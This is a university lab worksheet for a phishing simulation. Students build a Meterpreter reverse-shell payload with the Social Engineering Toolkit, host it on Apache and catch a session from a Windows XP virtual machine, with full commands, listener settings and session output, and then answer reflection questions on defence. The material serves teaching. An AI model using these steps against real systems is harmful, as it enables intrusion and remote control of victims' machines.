
40 Minutes

#### STEPS:


1. First of all, go to Kali Linux in VirtualBox, then open the social engineering toolkit.



2. Type the password when required.
3. You will see a menu as shown below. Select **1** for Social Engineering Attacks.



4. For the next steps, follow the selection as shown in the screenshots and hit **Enter** everytime selection has been made.





5. At this stage, we do not need for the listener to be started yet. Put **no** as the answer.

```

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.5
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):no

```

6. For the steps below, we browse the location of the **payload.exe**. As we can see, the payload is located at the **/root/.set/**. In Linux, whenever a folder name started with ".", it means that the folder is hidden from user view. The second steps is to move payload.exe to the web server directory which is **/var/www/html**. To double check the status of the move operation, we use **ls -la** to view all the directory in the server including the hidden one.

```

kali@kali:~ 
File Actions Edit View Help
└$ sudo ls /root/.set/ ①
meta_config payload.exe set.options

[(kali㉿kali)-[~]] 
└$ sudo mv /root/.set/payload.exe /var/www/html/ ②
[(kali㉿kali)-[~]] 
└$ sudo ls -la /var/www/html ③
total 340
drwxr-xr-x 2 root root 4096 Apr 12 18:08 .
drwxr-xr-x 3 root root 4096 Feb 23 05:08 ..
-rw-r--r-- 1 root root 60557 Apr 12 16:06
-rw-r--r-- 1 root root 60420 Apr 12 10:57
-rw-r--r-- 1 root root 60377 Apr 12 17:13
-rw-r--r-- 1 root root 60496 Apr 12 17:00
-rw-r--r-- 1 root root 10701 Feb 23 05:29 index.html
-rw-r--r-- 1 root root 612 Feb 23 05:21 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr 12 18:06 payload.exe

```

7. After we confirm that the payload is in the web server directory, now it's time to start the Apache web server. This can be done by typing **sudo apachectl start** at the console.


The screenshot shows a terminal window titled "Kali-Linux-2021.1-vbox-amd64 (Linked Base for Kali-Linux-2021.1-vbox-amd64 and Kali...)" running on a Kali Linux desktop. The terminal session is as follows:

```
(kali㉿kali)-[~]
$ sudo mv /root/.set/payload.exe /var/www/html/
(kali㉿kali)-[~]
$ sudo ls -la /var/www/html
total 340
drwxr-xr-x 2 root root 4096 Apr 12 18:08 .
drwxr-xr-x 3 root root 4096 Feb 23 05:08 ..
-rw-r--r-- 1 root root 60557 Apr 12 16:06 .
-rw-r--r-- 1 root root 60420 Apr 12 10:57 .
-rw-r--r-- 1 root root 60377 Apr 12 17:13 .
-rw-r--r-- 1 root root 60496 Apr 12 17:00 .
-rw-r--r-- 1 root root 10701 Feb 23 05:29 index.html
-rw-r--r-- 1 root root 612 Feb 23 05:21 index.nginx-debian.html
-rw-r--r-- 1 root root 73802 Apr 12 18:06 payload.exe

(kali㉿kali)-[~]
$ sudo apachectl start
```


A red box highlights the command `sudo apachectl start`. To the right of the terminal window, the text "Start Apache Web Server" is displayed in red, indicating that the command has been executed or is about to be executed.

- Before we can test the payload at the victim's side, we have to turn on the listener. A listener is a program that will listen to a connection request from the client.



The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a system tray with icons for battery, signal strength, and other system status. Below the tray, the desktop background is a dark blue geometric pattern. In the center, there is a terminal window titled 'qterminal' with the command prompt '(kali㉿kali)-[~]'. A red rectangular box highlights the command '\$ sudo msfconsole'. To the right of the terminal window, the text 'Type this command to prepare a listener' is displayed in red. The terminal window also shows a file listing in the background, including files like 'index.nginx-debian.html' and 'fakhruladis.pdf'.

9. Type the commands below one by one and click **Enter**. The **run** command will execute the listener.




```
[*] Started reverse TCP handler on 192.168.1.5:443
```

The screenshot shows a terminal window titled "qterminal" on a Kali Linux desktop. The terminal prompt is "kali@kali:~". The user has run the following Metasploit commands:

- use exploit/multi/handler
- [\*] Using configured payload generic/shell\_reverse\_tcp
- set PAYLOAD windows/meterpreter/reverse\_tcp
- set LHOST 192.168.1.5
- set LPORT 443
- run

Red boxes highlight the "use", "PAYLOAD", "LHOST", "LPORT", and "run" commands.

10. If everything is going well, you will see a screen of the listener, waiting for the connection from the victim.




```
[*] Started reverse TCP handler on 192.168.1.5:443
```

The screenshot shows a terminal window titled "qterminal" on a Kali Linux desktop. The terminal prompt is "kali@kali:~". The user has run the following Metasploit command:


- run

The output shows the message "[\*] Started reverse TCP handler on 192.168.1.5:443".


11. Next, switch to the victim's side, which is Windows XP, create a new folder with your matric number as the folder name.




12. Now, the victim is ready to download the payload (a bad program) from the attacker's server. In a real situation, an attacker usually hid the program behind another file or trick the user by sending a .pdf attachment through the email system. Remember to take a screenshot for the following activity.



13. After saving, click Run for every window that asking for action.





14. After running the payload at the client's machine, it's now time to get back to the attacker's machine (Kali Linux). You will see that a Meterpreter session has been initiated. Type **sysinfo** after **meterpreter>**. Now you will find you are in the Windows XP machine. Try to explore other Windows command such as **dir** , **time** .etc. You can find more of the windows command at [https://www.thomas-krenn.com/en/wiki/Cmd\\_commands\\_under\\_Windows](https://www.thomas-krenn.com/en/wiki/Cmd_commands_under_Windows) . Remember to take some screenshots and put them into your lab report.

Kali-Linux-2021.1-vbox-amd64 (Linked Base for Kali-Linux-2021.1-vbox-amd64 and Kali...)

terminal

06:02 PM

kali@kali: ~

File Actions Edit View Help

```
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.5:443
[*] Sending stage (175174 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.5:443 -> 192.168.1.6:1035) at 2021-04-12 18:02:23 -0400
meterpreter > sysinfo
Computer       : WINDOWSX-8C5140
OS             : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > 
```

15. That's all for the advanced phishing attack simulation. It is a good practice to shut down all the running virtual machines after finishing all the tasks. Well done!

## REFLECTION QUESTIONS

1. Based on your understanding, what is social engineering attack?
  2. Explain 5 ways for defending or mitigating against social engineering attack.
  3. What are the common social engineering attacks that happened in our lives and how the attack can be prevented? Explain the attack and you may state more than one attacks.
  4. What are trends do you see in social engineering attack?
  5. Is human behaviour is one of the factors of social engineering attack? Explain your answer.
  6. How people can be safe from social engineering attacks?